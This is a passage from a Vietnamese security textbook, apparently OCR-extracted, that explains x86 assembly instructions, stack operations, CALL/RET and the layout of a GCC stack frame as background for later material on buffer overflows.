Tuy nhiên, con người sẽ gặp nhiều khó khăn nếu buộc phải điều khiển máy tính bằng cách sử dụng mã máy trực tiếp. Do đó, chúng ta đã sáng chế ra một bộ từ vựng khác gần với ngôn ngữ tự nhiên hơn, nhưng vẫn giữ được tính cấp thấp của mã máy. Thay vì chúng ta sử dụng giá trị 90 thì chúng ta dùng từ vựng *NOP*, tức là No Operation. Thay cho 31 C0 sẽ có *XOR EAX, EAX*, tức là thực hiện phép toán luận tử XOR giữa hai giá trị thanh ghi EAX với nhau và lưu kết quả vào lại thanh ghi EAX, hay nói cách khác là thiết lập giá trị của EAX bằng 0. Rõ ràng bộ từ vựng này dễ hiểu hơn các giá trị khó nhớ kia. Chúng được gọi là hợp ngữ.

Hợp ngữ được xem là ngôn ngữ lập trình thế hệ thứ hai. Các ngôn ngữ khác như C, Pascal được xem là ngôn ngữ lập trình thế hệ thứ ba vì chúng gần với ngôn ngữ tự nhiên hơn hợp ngữ.

2.2.4.1 Các nhóm lệnh

Hợp ngữ có nhiều nhóm lệnh khác nhau. Chúng ta sẽ chỉ điểm qua các nhóm và những lệnh sau.

Nhóm lệnh gán là những lệnh dùng để gán giá trị vào ô nhớ, hoặc thanh ghi ví dụ như LEA, MOV, SETZ.

Nhóm lệnh số học là những lệnh dùng để tính toán biểu thức số học ví dụ như INC, DEC, ADD, SUB, MUL, DIV.

Nhóm lệnh luận lý là những lệnh dùng để tính toán biểu thức luận lý ví dụ như AND, OR, XOR, NEG.

Nhóm lệnh so sánh là những lệnh dùng để so sánh giá trị của hai đối số và thay đổi thanh ghi EFLAGS ví dụ như TEST, CMP.

Nhóm lệnh nhảy là những lệnh dùng để thay đổi luồng thực thi của CPU bao gồm lệnh nhảy không điều kiện JMP, và các lệnh nhảy có điều kiện như JNZ, JZ, JA, JB.

Nhóm lệnh ngăn xếp là những lệnh dùng để đẩy giá trị vào ngăn xếp, và lấy giá trị từ ngăn xếp ra ví dụ như PUSH, POP, PUSHA, POPA.

Nhóm lệnh hàm là những lệnh dùng trong việc gọi hàm và trả kết quả từ một hàm ví dụ như CALL và RET.

2.2.4.2 Cú pháp

Mỗi lệnh hợp ngữ có thể nhận 0, 1, 2, hoặc nhiều nhất là 3 đối số. Đa số các trường hợp chúng ta sẽ gặp lệnh có hai đối số theo dạng tương tự như *ADD dst, src*. Với dạng này, lệnh số học *ADD* sẽ được thực hiện với hai đối số *dst* và *src*, rồi kết quả cuối cùng sẽ được lại trong *dst*, thể hiện công thức $dst = dst + src$.

Tùy vào mỗi lệnh riêng biệt mà *dst* và *src* có thể có các dạng khác nhau. Nhìn chung, chúng ta có các dạng sau đây cho *dst* và *src*.

Giá trị trực tiếp là một giá trị cụ thể như 6789ABCD. Ví dụ `MOV EAX, 6789ABCD` sẽ gán giá trị 6789ABCD vào thanh ghi EAX. Giá trị trực tiếp không thể đóng vai trò của *dst*.

Thanh ghi là các thanh ghi như EAX, EBX, ECX, EDX. Xem ví dụ trên.

Bộ nhớ là giá trị tại ô nhớ có địa chỉ được chỉ định. Để tránh nhầm lẫn với giá trị trực tiếp, địa chỉ này được đặt trong hai ngoặc vuông. Ví dụ `MOV EAX, [6789ABCD]` sẽ gán giá trị 32 bit bắt đầu từ ô nhớ 6789ABCD vào thanh ghi EAX. Chúng ta cũng sẽ gặp các thanh ghi trong địa chỉ ô nhớ ví dụ như lệnh `MOV EAX, [ECX + EBX]` sẽ gán giá trị 32 bit bắt đầu từ ô nhớ tại địa chỉ là tổng giá trị của hai thanh ghi EBX và ECX. Bạn đọc cũng nên lưu ý rằng lệnh LEA (Load Effective Address, gán địa chỉ) với cùng đối số như trên sẽ gán giá trị là tổng của ECX và EBX vào thanh ghi EAX vì địa chỉ ô nhớ của *src* chính là ECX + EBX.

2.2.4.3 Ngăn xếp

Chúng ta nhắc đến ngăn xếp (stack) trong khi bàn về các nhóm lệnh ở Tiểu mục 2.2.4.1. Ngăn xếp là một vùng bộ nhớ được hệ điều hành cấp phát sẵn cho chương trình khi nạp. Chương trình sẽ sử dụng vùng nhớ này để chứa các biến cục bộ (local variable), và lưu lại quá trình gọi hàm, thực thi của chương trình. Trong phần này chúng ta sẽ bàn tới các lệnh và thanh ghi đặc biệt có ảnh hưởng đến ngăn xếp.

Ngăn xếp hoạt động theo nguyên tắc vào sau ra trước (Last In, First Out). Các đối tượng được đưa vào ngăn xếp sau cùng sẽ được lấy ra đầu tiên. Khái niệm này tương tự như việc chúng ta chồng các thùng hàng lên trên nhau. Thùng hàng được chồng lên cuối cùng sẽ ở trên cùng, và sẽ được dỡ ra đầu tiên. Như vậy, trong suốt quá trình sử dụng ngăn xếp, chúng ta luôn cần biết vị trí đỉnh của ngăn xếp. Thanh ghi ESP lưu giữ vị trí đỉnh ngăn xếp, tức địa chỉ ô nhớ của đối tượng được đưa vào ngăn xếp sau cùng, nên còn được gọi là con trỏ ngăn xếp (stack pointer).

Thao tác đưa một đối tượng vào ngăn xếp là lệnh PUSH. Thao tác lấy từ ngăn xếp ra là lệnh POP. Trong cấu trúc Intel x86 32 bit, khi ta đưa một giá trị vào ngăn xếp thì CPU sẽ tuần tự thực hiện hai thao thác nhỏ:

1. ESP được gán giá trị ESP - 4, tức giá trị của ESP sẽ bị giảm đi 4.


2. Đối số của lệnh PUSH được chuyển vào 4 byte trong bộ nhớ bắt đầu từ địa chỉ do ESP xác định.

Ngược lại, thao tác lấy giá trị từ ngăn xếp sẽ khiến CPU thực hiện hai tác vụ đảo:


1. Bốn byte bộ nhớ bắt đầu từ địa chỉ do ESP xác định sẽ được chuyển vào đối số của lệnh POP.

2. ESP được gán giá trị ESP + 4, tức giá trị của ESP sẽ được tăng thêm 4.

Chúng ta nhận ra rằng khái niệm đỉnh ngăn xếp trong cấu trúc Intel x86 sẽ có giá trị thấp hơn các vị trí còn lại của ngăn xếp vì mỗi lệnh PUSH sẽ giảm đỉnh ngăn xếp đi 4 đơn vị. Trong các cấu trúc khác, đỉnh ngăn xếp có thể có giá trị cao hơn các vị trí còn lại. Ngoài ra, vì mỗi lần PUSH, hay POP con trỏ lệnh đều bị thay đổi 4 đơn vị nên một ô (slot) ngăn xếp sẽ có độ dài 4 byte, hay 32 bit.



(a) Trước



(b) Sau

Hình 2.4: Trước và sau lệnh `PUSH EAX`

Giả sử như ESP đang có giá trị BFFFF6C0, và EAX có giá trị 42413938, Hình 2.4 minh họa trạng thái của bộ nhớ và giá trị các thanh ghi trước, và sau khi thực hiện lệnh `PUSH EAX`.

Giả sử 4 byte bộ nhớ bắt đầu từ địa chỉ BFFFF6BC có giá trị lần lượt là 38, 39, 41, 42, và ESP đang có giá trị là BFFFF6BC, Hình 2.5 minh họa trạng thái của bộ nhớ và giá trị các thanh ghi trước, và sau khi thực hiện lệnh `POP EAX`.


2.2.4.4 Các lệnh gọi hàm

Ngăn xếp còn chứa một thông tin quan trọng khác liên quan tới luồng thực thi của chương trình: địa chỉ con trỏ lệnh sẽ chuyển tới sau khi một hàm kết thúc bình thường.


Giả sử trong hàm *main* chúng ta gọi hàm *printf* để in chữ "Hello World!" ra màn hình. Sau khi *printf* đã hoàn thành nhiệm vụ đó, luồng thực thi sẽ phải được trả lại cho *main* để tiếp tục thực hiện những tác vụ kế tiếp. Hình 2.6 mô tả quá trình gọi hàm và trở về từ một hàm con (hàm được gọi). Chúng ta thấy rằng khi kết thúc bình thường, luồng thực thi sẽ trở về ngay sau lệnh gọi hàm *printf* trong *main*.

Khi được chuyển qua hợp ngữ, chúng ta có đoạn mã tương tự như sau:

```
08048446    ADD    ESP, -0x0C
```



(a) Trước



(b) Sau

Hình 2.5: Trước và sau lệnh `POP EAX`

```
08048449   PUSH  0x08048580
0804844E   CALL  printf
08048453   ADD   ESP, 0x10
```

Tại địa chỉ 08048449, tham số đầu tiên của *printf* được đưa vào ngăn xếp. Giá trị 08048580 là địa chỉ của vùng nhớ chứa chuỗi "Hello World!". Tiếp đó lệnh CALL thực hiện hai tác vụ tuần tự:


1. Đưa địa chỉ của lệnh kế tiếp ngay sau lệnh CALL (08048453) vào ngăn xếp. Tác vụ này có thể được hiểu như một lệnh `PUSH $+5` với *$* là địa chỉ của lệnh hiện tại (0804844E).

2. Chuyển con trỏ lệnh tới vị trí của đối số, tức địa chỉ hàm *printf* như trong ví dụ.

Sau khi thực hiện xong nhiệm vụ của mình, hàm *printf* sẽ chuyển con trỏ lệnh về lại giá trị đã được lệnh CALL lưu trong ngăn xếp thông qua lệnh RET. Lệnh RET thực hiện hai tác vụ đảo:

1. Lấy giá trị trên đỉnh ngăn xếp. Tác vụ này tương tự như một lệnh POP.

2. Gán con trỏ lệnh bằng giá trị đã nhận được ở bước 1.



Hình 2.6: Gọi vào và trở về từ một hàm

Hình 2.7 và Hình 2.8 mô tả trạng thái thanh ghi và bộ nhớ trước và sau khi thực hiện lệnh CALL, và lệnh RET.

Cho đến đây, bạn đọc có thể nhận thấy rằng chúng ta có ba cách để điều khiển luồng thực thi của chương trình:


1. Thông qua các lệnh nhảy như JMP, JNZ, JA, JB.

2. Thông qua lệnh gọi hàm CALL.


3. Thông qua lệnh trả về RET.

Đối với cách một và hai, địa chỉ mới của con trỏ lệnh là đối số của lệnh tương ứng, và do đó được chèn thẳng vào trong mã máy. Nếu muốn thay đổi địa sử dụng trong hai cách đầu, chúng ta buộc phải thay đổi lệnh. Riêng cách cuối cùng dịa chỉ con trỏ lệnh được lấy ra từ trên ngăn xếp. Điều này cho phép chúng ta xếp đặt *dữ liệu* và làm ảnh hưởng đến *lệnh* thực thi. Đây là nguyên tắc cơ bản để tận dụng lỗi tràn bộ đệm.

Tuy nhiên, trước khi chúng ta bàn tới tràn bộ đệm, một vài kiến thức về cách trình biên dịch chuyển từ mã C sang mã máy, và vị trí các biến của hàm được sắp xếp trên bộ nhớ sẽ giúp ích rất nhiều trong việc tận dụng lỗi.




(a) Trước




(b) Sau

Hình 2.7: Trước và sau lệnh CALL



(a) Trước



(b) Sau

Hình 2.8: Trước và sau lệnh RET

2.3 Trình biên dịch và cấu trúc một hàm

Trình biên dịch thực hiện việc chuyển mã ngôn ngữ cấp cao như hợp ngữ, C, hay Pascal sang mã máy. Trong phần này chúng ta sẽ xem xét trình biên dịch GCC phiên bản 2.95 biên dịch một hàm đơn giản viết bằng C sang hợp ngữ ra sao. Đoạn mã C được liệt kê ở dưới:

```
1 int func(int a, int b)
2 {
3     int c;
4     char d[7];
5     short e;
6     return 0;
7 }
```

Đây là một hàm tên *func*, có hai biến tự động (automatic variable) tên *a*, kiểu *int*, và *b*, cũng kiểu *int*. Hàm này còn có ba biến nội bộ (local variable) tên *c*, kiểu *int*, *d*, mảng 7 *char*, và *e*, kiểu *short*. Hàm trả về một giá trị kiểu *int*.

Đối với bất kỳ một hàm C nào, trình biên dịch sẽ tạo ra một hàm tương ứng có ba phần:

Dẫn nhập (prolog) là phần đầu của một hàm, có nhiệm vụ lưu trữ thông tin về vùng nhớ (frame) của hàm gọi (caller) – hàm đang xét là hàm được gọi (callee) – và cấp phát bộ nhớ cho các biến nội bộ trước khi thân hàm được thực thi.

Thân là phần chính của hàm, bao gồm các lệnh thực hiện nhiệm vụ của hàm.

Kết thúc (epilog) là phần cuối của một hàm, có nhiệm vụ hủy bỏ vùng nhớ đã được cấp phát ở phần dẫn nhập đồng thời chuyển lại vùng nhớ của hàm gọi.


2.3.1 Dẫn nhập

Thông thường, phần dẫn nhập gồm hai dòng lệnh chính và một dòng lệnh phụ như sau:

```
PUSH  EBP
MOV   EBP, ESP
SUB   ESP, 0x20
```

Hai dòng lệnh đầu tiên lưu giá trị của thanh ghi EBP vào ngăn xếp, và sau đó gán giá trị hiện tại của con trỏ ngăn xếp cho EBP. Như vậy, sau lệnh này EBP và ESP đều trỏ đến cùng một ô trên ngăn xếp, và ô này chứa giá trị EBP cũ (saved EBP).

Lệnh thứ ba giảm giá trị của con trỏ ngăn xếp xuống một số đơn vị nhất định. Trong ví dụ trên ta thấy ESP bị giảm đi 20 đơn vị. Khoảng trống này chính là phần bộ nhớ được cấp phát cho các biến nội bộ trong hàm. Như vậy, giá trị ở dòng lệnh thứ ba phải luôn luôn lớn hơn hoặc bằng với tổng độ lớn của các biến nội bộ. Chúng ta hãy thử tính xem hàm đang xét cần bao nhiêu byte bộ nhớ cho các biến này. Trước tiên biến *c* có kiểu *int* nên sẽ được GCC cấp phát 4 byte. Biến *d* là mảng 7 phần tử kiểu *char*. Mỗi một *char* được GCC



Hình 2.9: Vị trí các biến nội bộ trên ngăn xếp

cấp phát 1 byte. Như vậy biến d sẽ được cấp 8 byte. Không, tác giả đã không nhầm lẫn khi thực hiện phép nhân một với bảy. Đích thực kết quả của 7×1 sẽ là 7 nhưng vì lý do tối ưu hóa tốc độ truy cập bộ nhớ và để con trỏ ngăn xếp luôn có giá trị chia hết cho 4 nên GCC sẽ cấp phát 8 byte thay vì 7 byte. Cuối cùng là biến e sẽ được cấp 4 byte thay vì 2 byte cho kiểu *short* với cùng lý do. Như vậy, tổng cộng bộ nhớ cần cấp phát cho biến nội bộ sẽ là $4 + 8 + 4 = 10$. Do đó tối thiểu ESP phải bị giảm đi 10 đơn vị, và trong ví dụ này ESP đã bị giảm đi 20 đơn vị, nhiều hơn cần thiết.

Trong tổng số ô nhớ được dành cho các biến nội bộ, vị trí các biến trên ngăn xếp sẽ được cấp theo vị trí xuất hiện của chúng trong mã nguồn C. Giả sử như mã nguồn chỉ có một biến nội bộ c, thì 4 byte sẽ được dành cho riêng c. Nếu mã nguồn có hai biến nội bộ lần lượt là c và d thì 4 byte đầu tiên sẽ dùng cho c, và 8 byte kế tiếp sẽ được dùng cho d. Tương tự với ví dụ của chúng ta, 4 byte đầu tiên sẽ được dành cho c, 8 byte kế cho d, và 4 byte cuối cho e như trong Hình 2.9.

2.3.2 Thân

Thân hàm bao gồm các lệnh thực hiện mục đích của hàm. Trong ví dụ đơn giản của chúng ta, thân hàm sẽ chỉ có một lệnh `XOR EAX, EAX`. Lệnh này thực hiện phép luận lý XOR giữa thanh ghi EAX và chính nó, kết quả được lưu lại vào thanh ghi EAX. Sau khi thực hiện lệnh, thanh ghi EAX sẽ chứa giá trị 0.

Có hai điều chúng ta cần lưu ý ở đây. Thứ nhất, trong mã C, chúng ta sử dụng câu lệnh `return 0`, và câu lệnh này tương ứng với lệnh XOR ở trên. Điểm này cho ta biết rằng giá trị trả về của một hàm sẽ được lưu trong thanh ghi EAX. Thứ hai, trong thân hàm giá trị của thanh ghi EBP không thay đổi. Điểm

này không được nêu rõ trong ví dụ nhưng sẽ được nói tới ở phần kế.

2.3.3 Kết thúc

Cũng như dẫn nhập, kết thúc gồm hai lệnh chính và một lệnh phụ:

```
MOV  ESP, EBP
POP  EBP
RET
```

Hai lệnh đầu tiên thực hiện tác vụ đảo của phần dẫn nhập. Giá trị hiện tại của EBP sẽ được gán vào cho con trỏ ngăn xếp, và sau đó EBP được phục hồi với giá trị đã lưu trên ngăn xếp.

Câu hỏi ở đây là giá trị nào trên ngăn xếp sẽ được gán cho EBP. Chúng ta vẫn còn nhớ trong phần dẫn nhập, giá trị EBP cũ được lưu lại với lệnh `PUSH EBP`. Ở phần kết thúc, chính giá trị này sẽ được phục hồi qua lệnh `POP EBP`. Để làm được việc này, rõ ràng giá trị EBP phải không bị thay đổi trong suốt thân hàm sao cho khi phục hồi con trỏ ngăn xếp thì ESP sẽ về lại vị trí chứa giá trị EBP cũ.

Có một điểm nhỏ bạn đọc sẽ nhận ra rằng số lệnh PUSH và số lệnh POP thường sẽ cân bằng với nhau. Như ta có `PUSH EBP` ở phần dẫn nhập thì ở kết thúc ta có `POP EBP`. Đây chính là khả năng chứa dữ liệu tạm của ngăn xếp. Khi cần lưu một giá trị nào đó vào ngăn xếp thì ta dùng lệnh PUSH, và khi lấy ra ta dùng lệnh POP.

Dòng lệnh thứ ba thay đổi luồng điều khiển quay về hàm gọi. Như vậy, ngay sau giá trị EBP cũ trên ngăn xếp sẽ phải là địa chỉ trở về để lệnh RET sử dụng. Và sau khi thực hiện lệnh RET, con trỏ ngăn xếp sẽ trỏ tới vị trí trên địa chỉ trở về. Hình 2.10 mô tả cấu trúc bộ nhớ của ví dụ hàm đơn giản mà chúng ta vừa trao đổi.

Đọc giả cũng xin được lưu ý rằng thứ tự các lệnh được trình bày ở đây là theo cách thông thường nhất, nhưng trong quá trình thực hành đọc giả sẽ có thể thấy các lệnh này tuy vẫn tuân theo thứ tự đó, nhưng đồng thời cũng có các lệnh khác chèn vào, hoặc các lệnh này được thay thế bởi các lệnh tương ứng. Đây là do quá trình tối ưu hóa của trình biên dịch và được xem xét tới kỹ hơn trong chương trình đào tạo tại trung tâm của tác giả.


Tới đây, chúng ta đã kết thúc trao đổi về vị trí các biến nội bộ trên ngăn xếp, và giá trị trả về của hàm. Phần kế sẽ bàn tiếp về các đối số (tham số, parameter) của hàm.

2.3.4 Gọi hàm

Chúng ta nhớ rằng hàm *func* nhận vào hai đối số là *a* và *b*, cùng kiểu *int*, đối số *a* được khai báo trước đối số *b*. Khi chuyển sang hợp ngữ, trình biên dịch sẽ chuyển các lời gọi đến hàm *func* thành những dòng lệnh sau:

```
PUSH  b
PUSH  a
CALL  func
```

Như vậy hai đối số được đưa vào ngăn xếp theo thứ tự ngược lại với thứ tự chúng được khai báo thông qua hai dòng lệnh PUSH. Sau đó lệnh CALL sẽ tiếp



Hình 2.10: Bộ nhớ và thanh ghi sau khi kết thúc hàm


tục đưa địa chỉ trở về vào ngăn xếp và chuyển con trỏ lệnh tới phần dẫn nhập của hàm func. Kết hợp với những gì chúng ta đã bàn qua ở Tiểu mục 2.3.1, chúng ta có thể dựng nên mô hình hoàn chỉnh về cấu trúc ngăn xếp của một hàm như minh họa trong Hình 2.11.

Tất cả các ô ngăn xếp từ vị trí đối số cuối cùng (vị trí của b) cho đến vị trí của biến nội bộ cuối cùng (vị trí của e) được gọi là một vùng nhớ ngăn xếp (stack frame). Mỗi vùng nhớ ngăn xếp chứa thông tin trạng thái của một hàm như chúng ta đã bàn qua bao gồm các đối số, địa chỉ trở về của hàm, thông tin về vùng nhớ của hàm gọi, và các biến nội bộ. Mỗi vùng nhớ tương ứng với một lệnh gọi hàm chưa kết thúc. Ví dụ hàm *main* gọi hàm *func* và hàm *func* đang được thực hiện thì chúng ta sẽ có các vùng nhớ ngăn xếp như trong Hình 2.12.


2.3.5 Con trỏ vùng nhớ

Hàm thực thi có thể truy xuất các dữ liệu trạng thái thông qua con trỏ vùng nhớ (frame pointer). Con trỏ vùng nhớ luôn luôn chỉ tới vị trí cố định của một vùng nhớ. Các dữ liệu khác được truy xuất thông qua vị trí tương đối đối với con trỏ vùng nhớ. Việc làm này tương tự như khi nói "phím A cách phím F về phía trái 3 phím". Và chúng ta luôn luôn định vị được phím F vì nó là phím có gờ bên tay trái trên bàn phím cho nên ta sẽ xác định được phím A. Con trỏ vùng nhớ của chúng ta chính là EBP vì EBP luôn luôn chỉ tới ô ngăn xếp chứa giá trị EBP cũ và những đối tượng khác đều có thể được xác định theo giá trị của thanh ghi EBP ví dụ như biến *c* sẽ được chỉ tới bởi EBP−4, biến *d* được chỉ tới bởi EBP−C.

Dựa vào gốc đối chiếu là thanh ghi EBP, ta cũng sẽ thấy rằng các đối tượng




Hình 2.11: Mô hình ngăn xếp của một hàm




Hình 2.12: Các vùng nhớ ngăn xếp

khác được sắp xếp một cách khá hợp lý và giải thích lý do tại sao đối số của hàm được đưa vào ngăn xếp theo thứ tự ngược. Khi đó, đối số thứ nhất sẽ là EBP+8, đối số thứ hai sẽ là EBP+C, tức địa chỉ ô nhớ của các đối số tăng dần theo thứ tự khai báo. Tương tự, địa chỉ của các biến giảm dần theo thứ tự khai báo.

Ngoài ra, chúng ta cũng có thể hoàn toàn xác định được vai trò của những ô ngăn xếp khác trong vùng nhớ khi đã xác định được vai trò của một ô bất kỳ còn lại. Cũng giống như khi ta đã xác định được bất kỳ phím nào trên bàn phím là phím gì, thì ta cũng sẽ tìm được phím A vì cấu trúc bàn phím không thay đổi. Với mô hình cấu trúc bộ nhớ của một hàm đã được thiết lập trong Hình 2.11, giả sử như ta xác định được rằng ô ngăn xếp tại địa chỉ 6789ABCC giữ địa chỉ trở về của hàm thì ô ngăn xếp tại địa chỉ 6789ABC8 sẽ giữ giá trị EBP của hàm gọi, và ô ngăn xếp tại địa chỉ 6789ABD0 sẽ là đối số thứ nhất như trong Hình 2.13.



(a) Xác định vai trò của một ô ngăn xếp



(b) Xác định vai trò các ô còn lại

Hình 2.13: Xác định vai trò các ô ngăn xếp

2.4 Tóm tắt và ghi nhớ

